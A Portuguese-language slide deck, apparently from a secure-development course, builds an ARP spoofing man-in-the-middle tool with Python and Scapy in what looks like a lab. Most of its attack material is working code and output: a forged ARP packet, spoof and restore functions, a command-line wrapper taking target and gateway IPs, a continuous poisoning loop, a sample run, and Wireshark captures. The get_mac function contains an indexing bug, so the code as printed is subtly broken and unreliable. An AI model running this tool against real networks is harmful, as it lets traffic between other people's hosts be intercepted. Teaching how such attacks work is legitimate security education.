
■ Agora, vamos criar um script para realizar um ataque de arp spoof para redirecionar o tráfego de 2 hosts para nosso equipamento.

```
>>> resultado = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=2, psrc="192.168.48.130" ,pdst="192.168.0.1")
>>> resultado.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:0c:29:ff:35:21
  type= ARP
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 00:0c:29:ff:35:21
  psrc= 192.168.48.130
  hwdst= 00:00:00:00:00:00
  pdst= 192.168.0.1
```

Realizando um ataque de ArpSpoof

- Em uma mesma rede, a comunicação entre dois hosts se inicia através de protocolo ARP para identificar o endereço físico(Mac Address) vinculado ao endereço lógico (IP)

No ataque de Arp Spoof, forjamos o endereço ARP de origem e destino, direcionando o tráfego para um host específico. Assim, dois ou mais hosts respondem para o mesmo endereço físico.



The image shows a Wireshark packet capture on the eth0 interface, filtered for the 'arp' protocol. The capture shows a sequence of ARP requests and responses. The first request (No. 2) is from VMware_ff:35:21 to VMware_f8:3d:75 asking for 192.168.0.11. The second request (No. 3) is a broadcast asking for 192.168.0.11. The third request (No. 4) is from VMware_ff:35:21 to VMware_f8:3d:75 asking for 192.168.0.150. The fourth request (No. 5) is a broadcast asking for 192.168.0.150. The fifth request (No. 6) is from VMware_ff:35:21 to VMware_f8:3d:75 asking for 192.168.0.11. The sixth request (No. 7) is a broadcast asking for 192.168.0.11. The responses are not visible in the provided image.

No.	Time	Source	Destination	Protocol	Length	Info
2	0.060334077	VMware_ff:35:21	VMware_f8:3d:75	ARP	42	192.168.0.11 is at 00:0c:29:ff:35:21
3	2.113379257	VMware_ff:35:21	Broadcast	ARP	42	Who has 192.168.0.11? Tell 192.168.48.130
4	7.217699850	VMware_ff:35:21	VMware_f8:3d:75	ARP	42	192.168.0.150 is at 00:0c:29:ff:35:21
5	7.294825090	VMware_ff:35:21	Broadcast	ARP	42	Who has 192.168.0.150? Tell 192.168.48.130
6	12.343129556	VMware_ff:35:21	VMware_f8:3d:75	ARP	42	192.168.0.11 is at 00:0c:29:ff:35:21
7	14.380976928	VMware_ff:35:21	Broadcast	ARP	42	Who has 192.168.0.11? Tell 192.168.48.130

Realizando um ataque de ArpSpoof

■ Em seguida criamos a função para spoofar nossos alvos e para restaurar após o encerramento do script

```
def spoof(target_ip, spoof_ip):  
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip), psrc = spoof_ip)  
    scapy.send(packet, verbose = False)  
  
def restore(destination_ip, source_ip):  
    destination_mac = get_mac(destination_ip)  
    source_mac = get_mac(source_ip)  
    packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc = source_ip,  
hwsrc = source_mac)  
    scapy.send(packet, verbose = False)
```

Realizando um ataque de ArpSpoof



Começaremos importando as bibliotecas utilizadas anteriormente e adicionaremos a biblioteca time para usarmos em nosso script

Após o carregamento das bibliotecas, criaremos a função para identificar o mac address dos nossos hosts

```
import scapy.all as scapy
import time
import argparse

def get_mac(ip):
    arp_request = scapy.ARP(pdst = ip)
    broadcast = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
    for i in answered_list:
        return answered_list[0][i].hwsrc
```



<https://docs.python.org/3/library/time.html>

Realizando um ataque de ArpSpoof



Usaremos a biblioteca argparse para inserir os parâmetros para nossa aplicação.

```
parser = argparse.ArgumentParser("Acadi-TI Arp Spoof")
parser.add_argument("-t", "--target", help="IP do alvo", required=True)
parser.add_argument("-g", "--gateway", help="IP do gateway", required=True)
args = parser.parse_args()
target_ip = args.target
gateway_ip = args.gateway
```

Realizando um ataque de ArpSpoof



O script continuará sendo executado até que as teclas Ctrl + c sejam pressionadas

```
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[*] Packets Sent "+str(sent_packets_count), end = "")
        time.sleep(1) # Waits for one second

except KeyboardInterrupt:
    print("\nCtrl + C pressionado.....encerrando")
    print("Restaurando configurações.....")
    restore(gateway_ip, target_ip)
    restore(target_ip, gateway_ip)
    print("[+] Arp Spoof encerrado")
```

Realizando um ataque de ArpSpoof



Para saber quais parâmetros utilizar no script, digite o script com o parâmetro -h

```
(kali㉿kali)-[~/Desktop]
└─$ sudo python3 ArpSpoof.py -h
usage: Acadi-TI Arp Spoof [-h] -t TARGET -g GATEWAY
```

optional arguments:


```
-h, --help          show this help message and exit
-t TARGET, --target TARGET
                    IP do alvo
-g GATEWAY, --gateway GATEWAY
                    IP do gateway
```

```
(kali㉿kali)-[~/Desktop]
└─$ sudo python3 ArpSpoof.py -t 192.168.0.11 -g 192.168.0.1
[*] Packets Sent 2
```


Realizando um ataque de ArpSpoof



Ao pressionar as teclas Ctrl+c o script é finalizado



No.	Time	Source	Destination	Protocol	Length	Info
2	0.060334077	VMware_ff:35:21	VMware_f8:3d:75	ARP	42	192.168.0.11 is at 00:0c:29:ff:35:21
3	2.113379257	VMware_ff:35:21	Broadcast	ARP	42	Who has 192.168.0.11? Tell 192.168.48.130
4	7.217699850	VMware_ff:35:21	VMware_f8:3d:75	ARP	42	192.168.0.150 is at 00:0c:29:ff:35:21
5	7.294825090	VMware_ff:35:21	Broadcast	ARP	42	Who has 192.168.0.150? Tell 192.168.48.130
6	12.343129556	VMware_ff:35:21	VMware_f8:3d:75	ARP	42	192.168.0.11 is at 00:0c:29:ff:35:21
7	14.380976928	VMware_ff:35:21	Broadcast	ARP	42	Who has 192.168.0.11? Tell 192.168.48.130

Ctrl + C pressionado.....encerrando
Restaurando configurações.....
[+] Arp Spoof encerrado

Referências Bibliográficas

- Guia: Uso de Scapy con Python - Santander Global Tech: August 2021, <https://santanderglobaltech.com/guia-uso-de-scapy-con-python/>
- Reitz, Kenneth and Schlusser, Tanya, O Guia do mochileiro Python: 2017, https://www.amazon.com.br/Guia-Mochileiro-Python-Melhores-Desenvolvimento/dp/8575225413/ref=asc_df_8575225413/?tag=googleshopp00-20&linkCode=df0&hvadid=379765802639&hvpos=&hvnetw=g&hvrnd=15526091200442465043&hvpon=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=1001773&hvtargid=pla-811121403521&psc=1.
- <https://medium.com/swlh/smuggler-and-cove-a-poc-for-data-exfiltration-using-scapy-e44649feae6>
- Brandon Rhodes, John Goerzen, 2015, <https://novatec.com.br/livros/programacao-redes-com-python/#:~:text=Ver%20mais%20%E2%96%BC-,Programa%C3%A7%C3%A3o%20de%20redes%20com%20Python%20aborda%20todos%20os%20t%C3%B3picos%20cl%C3%A1ssicos,as%20atualiza%C3%A7%C3%B5es%20de%20Python%203>.
- <https://www.hilarispublisher.com/open-access/scapya-python-tool-for-security-testing-jcsb-1000182.pdf>



OBRIGADO

Desenvolvimento Seguro